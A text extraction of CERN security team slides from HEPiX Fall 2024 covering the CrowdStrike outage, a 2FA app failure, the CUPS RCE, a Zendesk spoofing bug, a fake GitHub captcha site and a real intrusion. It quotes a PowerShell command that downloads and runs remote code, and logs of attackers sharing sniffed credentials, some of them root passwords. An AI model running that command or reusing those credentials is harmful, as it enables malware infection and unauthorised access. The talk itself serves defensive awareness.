



European Organization for Particle Physics
Exploring the frontiers of knowledge

A photograph of two men sitting at a table, both covering their faces with their hands in a gesture of distress or despair. They are wearing red shirts with black collars. The background is a purple wall with a grid pattern.

Situational Awareness: Supply Chain Disasters

Dr. Stefan.Lueders@cern.ch for the CERN Computer Security Team

HEPiX Fall 2024 @ OU (US), November 6th, 2024

Preamble

**“Freedom, security, convenience –
choose two” (Dan Geer)**

Consequently:

**“Security will always be exactly
as bad as it can possibly be
while allowing everything to still function.”
(Nat Howard)**

Global IT outage: CrowdStrike issue could take 'weeks' to clear as airports warn of disruption this weekend

More than 5,000 flights were cancelled as a global IT outage hit Windows PCs on Friday, while the "majority" of GP surgeries in England and Northern Ireland were affected.

By Rachel McGrath, news reporter

© Saturday 20 July 2024 06:31, UK



How outage caused global chaos

FRANCE 24 HOME SHOWS NEWSFEED LIVE

FRANCE AFRICA MIDDLE EAST AMERICAS EUROPE ASIA-PACIFIC

Nearly 8.5 million Windows devices across the globe affected by CrowdStrike update outage

AMERICAS

Millions of computers and devices the world over were affected by the outage that was caused by a CrowdStrike update, Microsoft said in a blog post on Saturday. The outage resulted in thousands of flights being cancelled, leaving passengers stranded or grappling with hours of d

Issued on: 21/07/2024 - 08:07 | 1 min
By: NEWS WIRES

CrowdStrike boss apologises for 'mistake' that caused global IT outage

The global IT failure led to worldwide flight cancellations and impacted industries around the globe including banks, health care, media companies and hotel chains.

Wednesday 25 September 2024 13:05, UK

ectly
w. Otherwise, choose "See advanced repair options"
w which option is right for you, contact someone you



Raivo – CERN’s own Crowdstrike Moment

2FA issue with the app Raivo on iPhone ✎ Edit

☆ OTG0150265

Type: Service Incident

Begin: 📅 Thu May 30, 2024 09:00

Impact: Degraded

Last Updated: 📅 Tue Jun 04, 2024 16:05

Locations: Not Specified

Resolution date: Mon Jun 03, 2024 10:05

SE Single Sign On and Account Management Services

FE Authentication

Services Affected: Single Sign On and Account Management Services

Descri

iPhone

Raivo is

On. Raivo

genera

If you a

Raivo on

iPhone

Root c

A broke



Raivo OTP

Simply the best authenticator

A native, lightweight, non-commercial and secure multi-factor authenticator that synchronises your one-time passwords

Ente Auth

Open source 2FA authenticator, with end-to-end encrypted backups


- ▶ **May 30th 9h:**
“People queuing outside. Can’t login...”
- ▶ **...as “Raivo” update corrupted the local OTP database with v1.5...**
- ▶ **...when auto-installed by iPhones (v1.6 OK).**
- ▶ **May 30th 10h: CERN 2FA disabled...**
- ▶ **...to allow migration to “Ente Auth”.**
- ▶ **June 3rd: CERN 2FA reenabled**



<https://cern.service-now.com/service-portal?id=outage&n=OTG0150265>

CUPS – Exploiting “Unix’ Common Printing System”

Post

Simone Margaritelli  @evilsocket

* Unauthenticated RCE vs all GNU/Linux systems (plus others) disclosed 3 weeks ago

* Full disclosure

* Still a low confidence level rumor

ATTACKING UNIX SYSTEMS VIA CUPS, PART I

2024-09-26 | [cups](#), [cups-browsed](#), [disclosure](#), [exploit](#), [hacking](#), [ipp](#), [printer](#), [printing](#), [rce](#), [responsible disclosure](#), [udp](#), [unix](#), [zeroconf](#)


Hello friends, this is the first of two, possibly three (if and when I have time to finish the Windows research) writeups. We will start with targeting GNU/Linux systems with an RCE. As someone who's been following the CUPS project said:

“ From a generic security point of view, a whole Linux system as it is nowadays is a mess of security holes waiting to be exploited.

Well they're not wrong!

While this is not the first time I try to more or less responsibly report a vulnerability, it is definitely the weirdest and most frustrating time as some of you might have noticed from my socials, and it is also the last time I will do so. More on this later, but first.

Temporal Score 9.9
Critical



<https://x.com/evilsocket/status/1838169889330135132> - potential 0-day

CUPS is running on all CC7 machines, isn't it?

► Most systems (servers!) most likely don't need for cups-browsed

► Just uninstall it...

► ...and wait for Part 2 (announced but unclear which CUPS component is impacted this time...)

"full disclosure happening at 20:00 UTC today"... apparently



Zendesk Data Exposure thru Email Spoofing

hi, i'm daniel. i'm a 15-year-old with some programming experience and do a little bug hunting in my free time. here's the insane story of how I found a single bug that affected over half of all Fortune 500 companies:

Here's how it worked: When you send an email to a company's Zendesk support portal (e.g., `support@company.com`), Zendesk creates a new support ticket. To keep track of the email thread, Zendesk automatically generates a reply-to address, which looks like this: `support+id{id}@company.com`, where `{id}` is the unique ticket number. This address ensures that any future replies you send go directly to the same ticket.

The exploit was simple: if an attacker knew the support email address and the ticket ID (which are usually easy to guess since ticket IDs are incremental), they could use email spoofing to impersonate the original sender. By sending an email to `support+id{id}@company.com` from the requestor's email address and CC'ing their own email, Zendesk would think the email was legitimate. It would then add the attacker's email to the ticket, giving them access to the ticket's history.

▶ `support@{company}.com` uses Zendesk

▶ Zendesk replies with

`support+id{id}@{company}.com`

▶ You guess `{id}` & `{company}`, send an email spoofing the original sender and get full access to that ticket

▶ This is also why deploying

SPF/DMARC/DKIM is essential (but painful)!

Do you have DMARC?

Caltech.edu, CUni.cz, UCSD.edu, DESY.de, INFN.it, IN2P3.fr, BNL.gov, UChicago.edu



Fake GitHub Site Targeting Developers

Published: 2024-09-19. Last Updated: 2024-09-19 20:14:39 UTC

by [Johannes Ullrich](#) (Version: 1)



A screenshot of a web browser's address bar showing the URL `https://github-scanner.com`. The browser interface includes navigation buttons (back, forward, refresh), a search icon, and various extension icons like a VPN and a shield.

- Fake Github website (“Github-scanner”)...
- ...using deceptive “Captcha”...
- ...downloads and executes malware.

JavaScript on the website copied an exploit string into the user's clipboard. The "Windows"+R sequence opens the Windows run dialog, and the victim is enticed to execute the code. The script:

```
powershell.exe -w hidden -Command "iex (iwr 'https://github-scanner[.]com/download.txt').Content" # "?"  
"I am not a robot - reCAPTCHA Verification ID: 93752"
```

This simple and effective script will download and execute the "download.txt" script. The victim will likely never see the script. Due to the size of the run dialog, the victim will only see the last part of the string above, which may appear perfectly reasonable given that the victim is supposed to prove that they are human

A Real Life Example

Reconnaissance

```
Jun 20, 2023 @ 05:43:44.176 user@...
Jun 20, 2023 @ 05:43:57.732 cat .bash_history
Jun 20, 2023 @ 05:44:21.033 mkdir /afs/cern.ch/user/.../.ssh -p

2023-06-23 02:35:55 <Janroe> !bht unread | sort | un...
ES 2023-06-23 02:35:55 <Andrelus> pass_from: 90... user: ... pass: ... 0529
2023-06-23 02:35:56 <Yedidia> pass_from: 114... user: ... pass: Lmh 2019@...
ES 2023-06-23 02:35:56 <Ayling> pass_from: 90... user: ... pass: ... 29
ES 2023-06-23 02:35:56 <Waugh> pass_from: 202... user: ... pass: ... 529
ES 2023-06-23 02:35:56 <+Alongi> pass_from: 117... user: root pass: aS{55mXBVPTD}XyR
ES 2023-06-23 02:35:56 <Waugh> pass_from: 202... user: root pass: P@ss#p0rt
ES 2023-06-23 02:35:56 <Waugh> pass_from: 202... user: ... pass: X2057@ustc
ES 2023-06-23 02:35:56 <Waugh> pass_from: 202... user: ... pass: Y=acosh9X/a0
ES 2023-06-23 02:35:56 <Waugh> pass_from: 202... user: forseven pass: 47Y_measureEW
2023-06-23 02:35:56 <Yedidia> pass_from: 117... user: forseven pass: 47Y_measureEW
2023-06-23 02:35:56 <Yedidia> pass_from: 117... user: forseven pass: 47Y_VeryAngry
2023-06-23 02:35:56 <Yedidia> pass_from: 117... user: root pass: P@ss#p0rt
2023-06-23 02:35:56 <Yedidia> pass_from: 117... user: ... pass: sjmily?3035337yyvz
2023-06-23 02:35:56 <ATLAS> Sniffed -> 202... user: forseven pass: 47Y_measureEW
2023-06-23 02:35:56 <Wilkinson-65> pass_from: 202... user: ... pass: ... 529
2023-06-23 02:35:56 <+Alongi> pass_from: 118... user: root pass: aS{55mXBVPTD}XyR
2023-06-23 02:35:56 <+Alongi> pass_from: 1... user: root pass: aS{55mXBVPTD}XyR
2023-06-23 02:35:56 <+Alongi> pass_from: 42... user: root pass: aS{55mXBVPTD}XyR
2023-06-23 02:35:56 <+Alongi> Sniffed -> 150... user: root pass: ZTaFx&Nx3@q+L-4Fpas

ES HackTool/Linux.xhide.b(189050424) h64 2001:1458:202:1f8:0:0:100:1e atustc-int-c6-03.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org
ES HackTool/Linux.xhide.b(189050424) h64 2001:1458:202:b8:0:0:101:98ad pcatum03.dyndns6.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org
ES hacktool/ELF.sshbrute.g(270500934) SSH 2001:1458:202:1f8:0:0:100:1e atustc-int-c6-03.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org
ES HackTool/Linux.prochider.b(188636574) h32 2001:1458:202:1f8:0:0:100:1e atustc-int-c6-03.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org
ES HackTool/Linux.prochider.b(188636574) h32 2001:1458:202:b8:0:0:101:98ad pcatum03.dyndns6.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org
ES hacktool/ELF.portscan.zf(440340387) m 2001:1458:202:1f8:0:0:100:1e atustc-int-c6-03.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org
ES hacktool/ELF.sshbanner.a(440314299) ban 2001:1458:202:1f8:0:0:100:1e atustc-int-c6-03.cern.ch 2604:180:2:116:0:0:0:6969 ddosер[.]org

Jun 20, 2023 @ 06:26:59.942 ... b01.cern.ch
```



Engage with South American CERTs:

- ▶ Mailing list & Keybase group
- ▶ Alerts on ransomware (18) + Ebury (4) + 43.338 compromised passwords
- ▶ Deploying MISP to 8 NRENS
- ▶ pDNS SOC tested at 4 NRENS
- ▶ Join regional conferences on those subjects



WLCG: Move to more pragmatic security

Collaboration is key... Unfortunately, not all 170 sites of the WLCG have the same level of maturity w/r security (or/and the resources to maintain that level). Hence, EGI & WLCG are thinking of

- ▶ Regular (virtual) meetings to discuss updates & ideas
- ▶ **a Workshop & Hands-On Event** (2025, likely at CERN)
- ▶ Plan for a newsletter with security updates
- ▶ Shared repository of policies & procedures
- ▶ Enhanced documentation on logging & traceability. pDNS SOC anyone?

THOUGHTS?



Contact Pau.Cutrina@cern.ch (EGI) and/or Jose.Carlos.Luna@cern.ch (WLCG)

Conclusions

If we want to ~~to win~~/keep up with this marathon, we should/must(!):

- ▶ **More often choose “security” instead of “convenience”**
- ▶ **More often consider “privacy” instead of “freedom”;**
- ▶ **Have direct ties with the community to learn quickly about the malicious evil (and where they affect/attack us);**
- ▶ **Have good traceability & logging in place**
to figure out whether/where(!) we are attacked/affected;
- ▶ **Have good configuration management for prompt and agile patching**
(office computing, data center *and* control systems!);
- ▶ **Accept that we do not and cannot control the full phase-space.**
Protection is often difficult/impossible, and – for sure – costly.



www.cern.ch

Thank you! Questions?

<https://cern.ch/security>

<https://security.web.cern.ch/training/en/CERN%20Articles%20On%20Computer%20Security.pdf>



On Computer Security
(Edition 2023)

By the CERN Computer Security Team, 2023/12/6